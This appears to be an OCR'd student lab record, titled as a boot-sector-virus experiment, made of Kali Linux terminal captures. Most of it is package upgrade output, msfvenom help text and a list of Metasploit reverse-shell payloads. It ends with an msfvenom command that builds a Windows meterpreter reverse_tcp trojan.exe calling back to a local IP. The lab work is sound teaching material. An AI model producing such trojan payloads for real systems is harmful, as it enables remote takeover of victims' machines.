


EXPERIMENT 3: BOOT SECTOR VIRUS




```
┌──(sruthi21㉿kali)-[~]
└─$ sudo apt-get update
[sudo] password for sruthi21:
Reading package lists... Done
E: Could not get lock /var/lib/apt/lists/lock. It is held by process 14296 (apt-get)
N: Be aware that removing the lock file is not a solution and may break your system.
E: Unable to lock directory /var/lib/apt/lists/

┌──(sruthi21㉿kali)-[~]
└─$ sudo apt-get upgrade
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Calculating upgrade... Done
The following package was automatically installed and is no longer required:
  dh-elpa-helper
Use 'sudo apt autoremove' to remove it.
The following packages have been kept back:
  arp-scan atril clang-14 dvisvgm faraday ghostscript gstreamer1.0-plugins-bad kali-desktop-xfce kismet-core libatrildocument3 libatrilview3 libclang-common-14-dev libclang-cpp14 libclang1-14 libegl-mesa0 libgbm1 libgd3
  libgdk-pixbuf-2.0-0 libgeotiff5 libgl1-mesa-dri libglapi-mesa libglx-mesa0 libgs10 libgs10-common libgstreamer-plugins-bad1.0-0 libgxps2 libldb2 libllvm14 libmagickcore-6.q16-6 libpoppler-glib8 libproj25 libpython3-all-dev
  libpython3-dev libpython3-stdlib libqt5charts5 libqt5core5a libqt5dbus5 libqt5designer5 libqt5gui5 libqt5multimedia5 libqt5multimedia5-plugins libqt5multimediagsttools5 libqt5multimediawidgets5 libqt5network5 libqt5opengl5
  libqt5positioning5 libqt5printsupport5 libqt5qml5 libqt5qmlmodels5 libqt5quick5 libqt5sensors5 libqt5sql5 libqt5sql5-sqlite libqt5svg5 libqt5test5 libqt5webchannel5 libqt5webkit5 libqt5widgets5 libqt5x11extras5 libqt5xml5 libruby
  libsane1 libsdl2-image-2.0-0 libsmbclient libspandsp2 libxatracker2 linux-image-amd64 llvm-14 llvm-14-dev llvm-14-linker-tools llvm-14-runtime llvm-14-tools mesa-va-drivers mesa-vdpau-drivers mesa-vulkan-drivers metasploit-framework
  procps pyqt5-dev-tools python-pastedeploy-tpl python-tables-data python3 python3-all python3-all-dev python3-bleach python3-bottleneck python3-dev python3-flask python3-flask-limiter python3-flask-sqlalchemy python3-gdal
  python3-jaraco.text python3-ldb python3-minimal python3-numpy python3-pastedeploy python3-protobuf python3-pygame python3-pyqt5 python3-pyqt5.qtopengl python3-samba python3-tables python3-tables-lib qt5-gtk-platformtheme qt5ct
  qtbase5-dev-tools qterminal qtermwidget5-data ruby ruby-dev ruby-ffi ruby-nokogiri ruby-oj ruby-sdbm ruby-sqlite3 ruby-unf-ext ruby-yajl samba samba-common samba-common-bin samba-dsdb-modules samba-libs samba-vfs-modules smbclient
  tcpreplay winexe
The following packages will be upgraded:
  acl alsa-ucm-conf amass amass-common apache2 apache2-bin apache2-data apache2-utils apparmor apt apt-utils arj atftpd attr avahi-daemon axel bash bind9-dnsutils bind9-host bind9-libs binutils binutils-common binutils-mingw-w64-i686
  binutils-mingw-w64-x86-64 binutils-x86-64-linux-gnu blueman bluez bluez-firmware bluez-hcidump bluez-obexd bsdextrautils bsdutils bubblewrap bundler burpsuite busybox ca-certificates-java clang clang-13 cmake cmake-data colord
  colord-data command-not-found console-setup console-setup-linux coreboot-utils cpp cpp-12 cron cron-daemon-common cryptcat cryptsetup cryptsetup-bin cryptsetup-initramfs curl cython3 dash davtest dconf-gsettings-backend
  dconf-service debconf debconf-i18n default-jre default-jre-headless desktop-base dh-elpa-helper dictionaries-common diffutils dns-root-data dnsmasq-base dpkg dpkg-dev e2fsprogs eject emacsen-common enchant-2 ethtool ettercap-common
  ettercap-graphical exo-utils exploitdb fdisk findutils firefox-esr firmware-amd-graphics firmware-atheros firmware-brcm80211 firmware-intel-sound firmware-iwlwifi firmware-libertas firmware-linux firmware-linux-nonfree
  firmware-misc-nonfree firmware-realtek firmware-sof-signed firmware-ti-connectivity fontconfig fontconfig-config fonts-lyx freerdp2-x11 g++ g++-12 gcc gcc-12 gcc-12-base gcc-mingw-w64-base gcc-mingw-w64-i686-win32
  gcc-mingw-w64-i686-win32-runtime gcc-mingw-w64-x86-64-win32 gcc-mingw-w64-x86-64-win32-runtime gdal-data gdal-plugins geoip-database gettext-base gir1.2-gdkpixbuf-2.0 gir1.2-gstreamer-1.0 gir1.2-gtk-3.0 gir1.2-harfbuzz-0.0
  gir1.2-javascriptcoregtk-4.0 gir1.2-nm-1.0 gir1.2-pango-1.0 gir1.2-vte-2.91 gir1.2-webkit2-4.0 gir1.2-wnck-3.0 gir1.2-xfconf-0 git git-man glib-networking glib-networking-common glib-networking-services gpp-decrypt graphviz
  groff-base grub-common grub-pc grub-pc-bin grub2-common gstreamer1.0-gl gstreamer1.0-libav gstreamer1.0-plugins-base gstreamer1.0-plugins-good gstreamer1.0-x gtk-update-icon-cache guymager gvfs gvfs-backends gvfs-common gvfs-daemons
  gvfs-fuse gvfs-libs hostname hotpatch hwloc icu-devtools ifupdown imagemagick-6-common inetutils-telnet intel-media-va-driver intel-microcode ipp-usb iproute2 iptables iputils-ping ipython3 isc-dhcp-client isc-dhcp-common
  java-common java-wrappers kali-defaults kali-defaults-desktop kali-desktop-base kali-desktop-core kali-hidpi-mode kali-linux-core kali-linux-default kali-linux-firmware kali-linux-headless kali-themes kali-themes-common
  kali-tools-top10 kali-tweaks kali-undercover kali-wallpapers-2022 keyboard-configuration keyutils kismet kismet-capture-common kismet-capture-linux-bluetooth kismet-capture-linux-wifi kismet-capture-nrf-51822
  kismet-capture-nrf-52840 kismet-capture-nrf-mousejack kismet-capture-nxp-kw41z kismet-capture-rz-killerbee kismet-capture-ti-cc-2531 kismet-capture-ti-cc-2540 kismet-capture-ubertooth-one kismet-logtools kmod krb5-locales ldap-utils
  less lib32gcc-s1 lib32stdc++6 libacl1 libafflib0v5 libaio1 libapache-pom-java libapparmor1 libaprutil1 libaprutil1-dbd-sqlite3 libaprutil1-ldap libapt-pkg6.0 libarchive13 libarpack2 libasan8 libasound2 libasound2-data libass9
  libatomic1 libattr1 libavahi-client3 libavahi-common-data libavahi-common3 libavahi-core7 libavahi-glib1 libbinutils libblas3 libblkid1 libblosc1 libbluetooth3 libbluray2 libboost-iostreams1.74.0 libboost-thread1.74.0
  libboost1.74-dev libbpf1 libbrlapi0.8 libbytes-random-secure-perl libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev libc6-i386 libcairo-gobject2 libcairo-script-interpreter2 libcairo2 libcairomm-1.0-1v5 libcap2
  libcap2-bin libcarp-clan-perl libcc1-0 libcdt5 libcgi-pm-perl libcgraph6 libclang-common-13-dev libclang-cpp13 libclang1-13 libcolord2 libcolorhug2 libcom-err2 libcommon-sense-perl libcommons-parent-java libconfig-inifiles-perl
  libcrypt-dev libcrypt1 libcryptsetup12 libctf-nobfd0 libctf0 libcurl3-gnutls libcurl3-nss libcurl4 libdate-manip-perl libdaxctl1 libdb5.3 libdbi-perl libdconf1 libdebconfclient0 libdjvulibre21 libdlt2 libdpkg-perl libdw1 libedit2
  libegl1 libelf1 libenchant-2-2 libexo-2-0 libexo-common libext2fs2 libfcgi-perl libfdisk1 libfftw3-double3 libfftw3-single3 libfile-basedir-perl libfile-desktopentry-perl libfluidsynth3 libfontconfig1 libfreerdp-client2-2
  libfreerdp2-2 libfreetype6 libfreexl1 libfyba0 libgarcon-1-0 libgarcon-common libgarcon-gtk3-1-0 libgcc-12-dev libgcc-s1 libgcrypt20 libgdk-pixbuf2.0-bin libgeoip1 libgfapi0 libgfortran5 libgfrpc0 libgfxdr0 libgl1 libglib2.0-0
  libglib2.0-bin libglib2.0-data libglibmm-2.4-1v5 libglusterfs0 libglvnd0 libglx0 libgme0 libgomp1 libgpgme11 libgphoto2-6 libgphoto2-l10n libgphoto2-port12 libgprofng0 libgs-common libgssapi-krb5-2 libgssdp-1.6-0
  libgstreamer-gl1.0-0 libgstreamer-plugins-base1.0-0 libgstreamer1.0-0 libgtk-3-0 libgtk-3-bin libgtk-3-common libgtk-4-1 libgtk-4-bin libgtk-4-common libgtksourceview-4-0 libgtksourceview-4-common libgupnp-1.6-0 libgvc6 libgvpr2
```



```
┌──(sruthi21㉿kali)-[~]
└─$ >>cd /usr/share/metasploit-framework/
zsh: permission denied: /usr/share/metasploit-framework/

┌──(sruthi21㉿kali)-[~]
└─$ >>gem instsall bundler
Command 'instsall' not found, did you mean:
  command 'install' from deb coreutils
Try: sudo apt install <deb name>

┌──(sruthi21㉿kali)-[~]
└─$ >>bundle install
install: missing file operand
Try 'install --help' for more information.

┌──(sruthi21㉿kali)-[~]
└─$ >>cd /root
zsh: permission denied: /root

┌──(sruthi21㉿kali)-[~]
└─$ msfvenom
Error: No options
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
    -l, --list            <type>     List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
    -p, --payload         <payload>  Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
        --list-options               List --payload <value>'s standard, advanced and evasion options
    -f, --format          <format>   Output format (use --list formats to list)
    -e, --encoder         <encoder>  The encoder to use (use --list encoders to list)
        --service-name    <value>    The service name to use when generating a service binary
        --sec-name        <value>    The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
        --smallest                   Generate the smallest possible payload using all available encoders
        --encrypt         <value>    The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
        --encrypt-key     <value>    A key to be used for --encrypt
        --encrypt-iv      <value>    An initialization vector for --encrypt
    -a, --arch            <arch>     The architecture to use for --payload and --encoders (use --list archs to list)
        --platform        <platform> The platform for --payload (use --list platforms to list)
    -o, --out             <path>     Save the payload to a file
    -b, --bad-chars       <list>     Characters to avoid example: '\x00\xff'
    -n, --nopsled         <length>   Prepend a nopsled of [length] size on to the payload
        --pad-nops                   Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of quantity (nops minus payload length)
    -s, --space           <length>   The maximum size of the resulting payload
        --encoder-space   <length>   The maximum size of the encoded payload (defaults to the -s value)
    -i, --iterations      <count>    The number of times to encode the payload
    -c, --add-code        <path>     Specify an additional win32 shellcode file to include
    -x, --template        <path>     Specify a custom executable file to use as a template
```



```
    -c, --add-code        <path>     Specify an additional win32 shellcode file to include
    -x, --template        <path>     Specify a custom executable file to use as a template
    -k, --keep                       Preserve the --template behaviour and inject the payload as a new thread
    -v, --var-name        <value>    Specify a custom variable name to use for certain output formats
    -t, --timeout         <second>   The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
    -h, --help                       Show this message

┌──(sruthi21㉿kali)-[~]
└─$ msfvenom -l payloads

Framework Payloads (951 total) [--payload <value>]
==================================================

    Name                                                Description
    ----                                                -----------
    aix/ppc/shell_bind_tcp                              Listen for a connection and spawn a command shell
    aix/ppc/shell_find_port                             Spawn a shell on an established connection
    aix/ppc/shell_interact                              Simply execve /bin/sh (for inetd programs)
    aix/ppc/shell_reverse_tcp                           Connect back to attacker and spawn a command shell
    android/meterpreter/reverse_http                    Run a meterpreter server in Android. Tunnel communication over HTTP
    android/meterpreter/reverse_https                   Run a meterpreter server in Android. Tunnel communication over HTTPS
    android/meterpreter/reverse_tcp                     Run a meterpreter server in Android. Connect back stager
    android/meterpreter_reverse_http                    Connect back to attacker and spawn a Meterpreter shell
    android/meterpreter_reverse_https                   Connect back to attacker and spawn a Meterpreter shell
    android/meterpreter_reverse_tcp                     Connect back to the attacker and spawn a Meterpreter shell
    android/shell/reverse_http                          Spawn a piped command shell (sh). Tunnel communication over HTTP
    android/shell/reverse_https                         Spawn a piped command shell (sh). Tunnel communication over HTTPS
    android/shell/reverse_tcp                           Spawn a piped command shell (sh). Connect back stager
    apple_ios/aarch64/meterpreter_reverse_http          Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/aarch64/meterpreter_reverse_https         Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/aarch64/meterpreter_reverse_tcp           Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/aarch64/shell_reverse_tcp                 Connect back to attacker and spawn a command shell
    apple_ios/armle/meterpreter_reverse_http            Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/armle/meterpreter_reverse_https           Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/armle/meterpreter_reverse_tcp             Run the Meterpreter / Mettle server payload (stageless)
    bsd/sparc/shell_bind_tcp                            Listen for a connection and spawn a command shell
    bsd/sparc/shell_reverse_tcp                         Connect back to attacker and spawn a command shell
    bsd/vax/shell_reverse_tcp                           Connect back to attacker and spawn a command shell
    bsd/x64/exec                                        Execute an arbitrary command
    bsd/x64/shell_bind_ipv6_tcp                         Listen for a connection and spawn a command shell over IPv6
    bsd/x64/shell_bind_tcp                              Bind an arbitrary command to an arbitrary port
    bsd/x64/shell_bind_tcp_small                        Listen for a connection and spawn a command shell
    bsd/x64/shell_reverse_ipv6_tcp                      Connect back to attacker and spawn a command shell over IPv6
    bsd/x64/shell_reverse_tcp                           Connect back to attacker and spawn a command shell
    bsd/x64/shell_reverse_tcp_small                     Connect back to attacker and spawn a command shell
    bsd/x86/exec                                        Execute an arbitrary command
    bsd/x86/metsvc_bind_tcp                             Stub payload for interacting with a Meterpreter Service
    bsd/x86/metsvc_reverse_tcp                          Stub payload for interacting with a Meterpreter Service
    bsd/x86/shell/bind_ipv6_tcp                         Spawn a command shell (staged). Listen for a connection over IPv6
```


kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
sruthi21@kali: ~
File Actions Edit View Help
23:08
Search
ENG IN
09:38
28-01-2023

```
┌──(sruthi21㉿kali)-[~]
└─$ msfvenom  -list options -p windows/meterpreter/reverse_tcp
Invalid type (ist). These are valid: payloads, encoders, nops, platforms, archs, encrypt, formats, all

┌──(sruthi21㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.253 LPORT=4444 -f exe > trojan.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(sruthi21㉿kali)-[~]
└─$ 
```